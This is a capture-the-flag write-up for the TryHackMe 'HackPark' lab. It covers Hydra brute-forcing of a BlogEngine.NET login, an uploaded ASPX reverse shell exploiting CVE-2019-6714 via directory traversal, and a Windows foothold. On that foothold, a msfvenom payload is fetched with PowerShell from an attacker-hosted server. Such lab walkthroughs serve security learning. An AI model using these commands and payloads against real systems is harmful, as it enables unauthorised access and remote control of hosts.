

Tryhackme-HackPark

Task 1: Deploy the vulnerable machine



```
┌──(fran㉿Frapp1e)-[~]
└─$ nmap -sV -Pn 10.10.224.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 08:55 CEST
Nmap scan report for 10.10.224.140
Host is up (0.057s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.89 seconds

┌──(fran㉿Frapp1e)-[~]
└─$ 
```

Go to the login page




Task 2: Using Hydra to brute-force a login

Intercept with Burpsuite:

Turn on FoxyProxy on the login page

Open burpsuite and turn on the interception button

Login with random credentials on the login page


Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http:/
Request
Pretty Raw Hex
Search
0 highlights
Event log All issues

Time	Type	Direction	Method	URL
09:14:02 23 jun ...	HTTP	→ Request	POST	http://10.10.224.140/Account/login.aspx?ReturnURL=%2fadmin%2f

```
POST /Account/login.aspx?ReturnURL=%2fadmin%2f HTTP/1.1
Host: 10.10.224.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 737
Origin: http://10.10.224.140
Connection: keep-alive
Referer: http://10.10.224.140/Account/login.aspx?ReturnURL=%2fadmin%2f
Upgrade-Insecure-Requests: 1
Priority: u=0, i

__VIEWSTATE=
8pA4GN5bgy75zDAlHinC%2BLNgjo4wFu6ea6xQimz4Ddxg4YBrzV7BUyYBTwsOoa9KHK1VqIsrZ7uGFkhLKYCGAJ9Mr5Kn7EFwL9fodju6tGsMhjrpbT5xf7eCRqWe1tcPbRwX8ieppJU6073pkIk9uYGPnEUB1UWHIwl4HKytPS
%2BNlKG8HqJJGu8cbDyyEUcYNzyAknLB1LeA5ZeCLS008jqqx3sgUWBsHe5dfQq7z1qaTIHj0R6prXNpSdyKYp1o1CWeqcW1FKYpbF1dsVZNw8XsCYmPytrJsyOnaQMtaBDpw6myUWDoYbgM0uMg3hkHn2x7vcuh9A1lyOoCSrli
nrA7GBgAezE4wCSFKcBa4DpH7WLV&__EVENTVALIDATION=
ReEaSbscNDHK9DlqMbZRjYwkOpcnImifr3oRFfPExBhFC%2BWzIRrF8ypWdT5oPgjd0t4ISshaf4cUnpNFhlF%2FLE43nHZYKrX4aHSpZ3xV7vBryW40BmIWd%2FP4CXGNhSSSikLPjuGUhLXpc0L4IKurIC9Z9xTFqkUd7jb%2B
CfLchgvmj9fe&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=1234&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in
```


Now, we know that the username is admin, the php method is POST and we are going to use the viewstate to crack the password

Use Hydra:

At the start of the command, add the POST URL and then past the viewstate.

Overwrite the viewstate link with the Username and the password you used to login on the page and replace them for ^USER^ and ^PASS^^


At the end of the command add :Login failed



```
┌──(fran㉿frapple)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.224.140 http-post-form '/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=8pA4GN5bgy75zDAlHinC%2BLNgjo4wFu6ea6xQimz4Ddxg4YBrzV7BUyYBTwsOoa9KHK1VqIsrZ7uG
FkhLKYCGAJ9Mr5Kn7EFwL9fodju6tGsMhjrpbT5xf7eCRqWe1tcPbRwX8ieppJU6073pkIk9uYGPnEUB1UWHIwl4HKytPS%2BNlKG8HqJJGu8cbDyyEUcYNzyAknLB1LeA5ZeCLS008jqqx3sgUWBsHe5dfQq7z1qaTIHj0R6prXNpSdyKYp1o1CWeqcW1FKYpbF1dsVZNw8XsCYmPyt
rJsyOnaQMtaBDpw6myUWDoYbgM0uMg3hkHn2x7vcuh9A1lyOoCSrlinrA7GBgAezE4wCSFKcBa4DpH7WLV&__EVENTVALIDATION=ReEaSbscNDHK9DlqMbZRjYwkOpcnImifr3oRFfPExBhFC%2BWzIRrF8ypWdT5oPgjd0t4ISshaf4cUnpNFhlF%2FLE43nHZYKrX4aHSpZ3xV7vB
ryW40BmIWd%2FP4CXGNhSSSikLPjuGUhLXpc0L4IKurIC9Z9xTFqkUd7jb%2BCfLchgvmj9fe&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24Logi
nButton=Log+in:Login failed' -v
```

hydra -l admin -P /usr/share/wordlists/rockyou.txt TARGET_IP http-post-form '/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=8pA4GN5bgy75zDAlHinC%2BLNgjo4wFu6ea6xQimz4Ddxg4YBrzV7BUyYBTwsOoa9KHK1VqIsrZ7uGFkhLKYCGAJ9Mr5Kn7EFwL9fodju6tGsMhjrpbT5xf7eCRqWe1tcPbRwX8ieppJU6073pkIk9uYGPnEUB1UWHIwl4HKytPS%2BNlKG8HqJJGu8cbDyyEUcYNzyAknLB1LeA5ZeCLS008jqqx3sgUWBsHe5dfQq7z1qaTIHj0R6prXNpSdyKYp1o1CWeqcW1FKYpbF1dsVZNw8XsCYmPytrJsyOnaQMtaBDpw6myUWDoYbgM0uMg3hkHn2x7vcuh9A1lyOoCSrlinrA7GBgAezE4wCSFKcBa4DpH7WLV&__EVENTVALIDATION=ReEaSbscNDHK9D


lqMbZRjYwkOpcnImifr3oRFfPExBhFC%2BWzIRrF8ypWdT5oPgjdOt4ISshaf4cUnpNFhlF%2FLE43nHZYKrX4aHSpZ3xV7vBryW40BmIWd%2FP4CXGNhSSSikLPjuGUhLXpc0L4IKurIC9Z9xTFqkUd7jb%2BCfLchgvmj9fe&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login failed' -v



```
┌──(fran㉿Frapple)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.242.94 http-post-form "/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=aB2V3XDcbxdcf9oRTVPkR4WaWZAWvKkFc3ZMos8OOoHZZGfCxaoLst31UeL47ghEpSZB9QvhsIj2%2B
6y2ktOFvhHuI8S3trZxFlCknfgWaEW%2FfkBANSlPcHD5ZGSGWc8CK6eF3lCdmD0jVFMz3zRWvJ0kvIF%2FSguILSLtTihlKKG5O1eFH7XZxIWDYkLP%2B5eTr8rJfxq7JXtc5aW1RTF0CdMdPgkTrKFT6DP7LaUWu7iPrQhx00ulyWOf9JdtIxt2dMgSvfKYrI7BEJnDg0PK1%2B2N%
2FRSlDunq8vTvLEX3RMsZpUTLWxk0fXKhTmDEKSUtfp%2Bg89RYM%2BwAR4YYUCNAtdrKzRsQkYQukwLZWf5jAxgcwFk3&__EVENTVALIDATION=xgrzxY93%2FsOSL05i2gukE6%2F2IU9r1PQnXyugHSqb3GL2ZJ8%2FgW2YqDnchqtH3bdAV%2FoAYpufBzCFky6N%2F2SeWHlDle
ri5nQI7Rxie5W6Tev6m2xOJKPdWGvmTSRw0XZisyp4SdRLuuc%2FfP7fWdLJgXN8c2TysgkjFjbmHfVVT%2FQFbeg%2F&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent
%24LoginUser%24LoginButton=Log+in:Login Failed" -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-20 10:03:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.242.94:80/Account/login.aspx?ReturnURL=/admin:__VIEWSTATE=aB2V3XDcbxdcf9oRTVPkR4WaWZAWvKkFc3ZMos8OOoHZZGfCxaoLst31UeL47ghEpSZB9QvhsIj2%2B6y2ktOFvhHuI8S3trZxFlCknfgWaEW%2Ffk
BANSlPcHD5ZGSGWc8CK6eF3lCdmD0jVFMz3zRWvJ0kvIF%2FSguILSLtTihlKKG5O1eFH7XZxIWDYkLP%2B5eTr8rJfxq7JXtc5aW1RTF0CdMdPgkTrKFT6DP7LaUWu7iPrQhx00ulyWOf9JdtIxt2dMgSvfKYrI7BEJnDg0PK1%2B2N%2FRSlDunq8vTvLEX3RMsZpUTLWxk0fXKhTm
DEKSUtfp%2Bg89RYM%2BwAR4YYUCNAtdrKzRsQkYQukwLZWf5jAxgcwFk3&__EVENTVALIDATION=xgrzxY93%2FsOSL05i2gukE6%2F2IU9r1PQnXyugHSqb3GL2ZJ8%2FgW2YqDnchqtH3bdAV%2FoAYpufBzCFky6N%2F2SeWHlDleri5nQI7Rxie5W6Tev6m2xOJKPdWGvmTSRw0
XZisyp4SdRLuuc%2FfP7fWdLJgXN8c2TysgkjFjbmHfVVT%2FQFbeg%2F&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:L
ogin Failed
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http[s]://10.10.242.94:80/admin
[80][http-post-form] host: 10.10.242.94   login: admin   password: 1qaz2wsx
[STATUS] attack finished for 10.10.242.94 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-20 10:04:15

┌──(fran㉿Frapple)-[~]
└─$ 
```

We have got the password

Login on the web page



DASHBOARD

STATS	
Published posts	1
Published pages	0
Draft posts	0
Draft pages	0
Approved Comments	1
Unapproved Comments	1
Spam comments	0

LATEST COMMENTS

Reply from visitor2 on comment by visitor1.

Comment left by visitor1.

QUICK DRAFT

Title

Type here

SAVE

DRAFT POSTS


EMPTY

DRAFT PAGES

EMPTY

Task 3: Compromise the machine


Search for the web page version in the "About" section



Your BlogEngine.NET Specification

Version: 3.3.6.0

Search for an exploit for this version



BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution

EDB-ID: 46353

CVE: 2019-6714

Author: DUSTIN COBB

Type: WEBAPPS

Platform: ASPX


Date: 2019-02-12

EDB Verified: ✓


Exploit: ⬇ / {}

Vulnerable App:

Download the exploit and replace the IP and port sections with your own IP and port.Rename the exploit and call it PostView.ascx




```
*/
<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>

<script runat="server">
        static System.IO.StreamWriter streamWriter;

    protected override void OnLoad(EventArgs e) {
        base.OnLoad(e);

        using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.9.1.50", 4445)) {
                using(System.IO.Stream stream = client.GetStream()) {
                        using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
                                streamWriter = new System.IO.StreamWriter(stream);

                                StringBuilder strInput = new StringBuilder();

                                System.Diagnostics.Process p = new System.Diagnostics.Process();
                                p.StartInfo.FileName = "cmd.exe";
                                p.StartInfo.CreateNoWindow = true;
                                p.StartInfo.UseShellExecute = false;
```



```
Escribir al fichero [Formato DOS]: PostView.ascx
^G Ayuda                                                  M-D F
^C Cancelar                                               M-M F
```

Open a listener on the port of the script


nc -lvnp 4445



```
┌──(fran㉿Frapp1e)-[~]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
```

Upload the file on the web page


Content>Post>File Manager>upload




Welcome to HackPark

The next step is to navigate to this link to start the exploit

TARGET_IP/?theme=../../App_Data/files



Go back to the terminal and you will see the reverse shell on your listener




```
┌──(fran㉿Frapp1e)-[~]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.9.0.189] from (UNKNOWN) [10.10.224.140] 49329
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
```

Task 4: Windows Privilege Escalation

Generate a reverse shell using msfvenom

msfvenom -p windows/x64/shell_reverse_tcp LHOST=YOUR_IP LPORT=YOUR_PORT -f exe > shell.exe



```
┌──(fran㉿Frapp1e)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.0.189 LPORT=9001 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

┌──(fran㉿Frapp1e)-[~]
└─$
```

Go to the directory c:\windows\Temp


cd c:\windows\Temp

On kali, create a server with pyton


python -m http.server 8000

On windows, upload the shell

powershell -c "Invoke-webRequest -Uri 'http://YOUR_IP:8000/shell.exe' -Outfile 'c:\windows\Temp\shell.exe'"




```
powershell -c "Invoke-WebRequest -Uri 'http://10.9.0.189:8000/shell.exe' -OutFile 'C:\Windows\Temp\shell.exe'"
c:\Windows\Temp>powershell -c "Invoke-WebRequest -Uri 'http://10.9.0.189:8000/shell.exe' -OutFile 'C:\Windows\Temp\s
hell.exe'"
```



```
┌──(fran㉿Frapp1e)-[~]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.224.140 - - [23/Jun/2025 10:53:34] "GET /shell.exe HTTP/1.1" 200 -
```

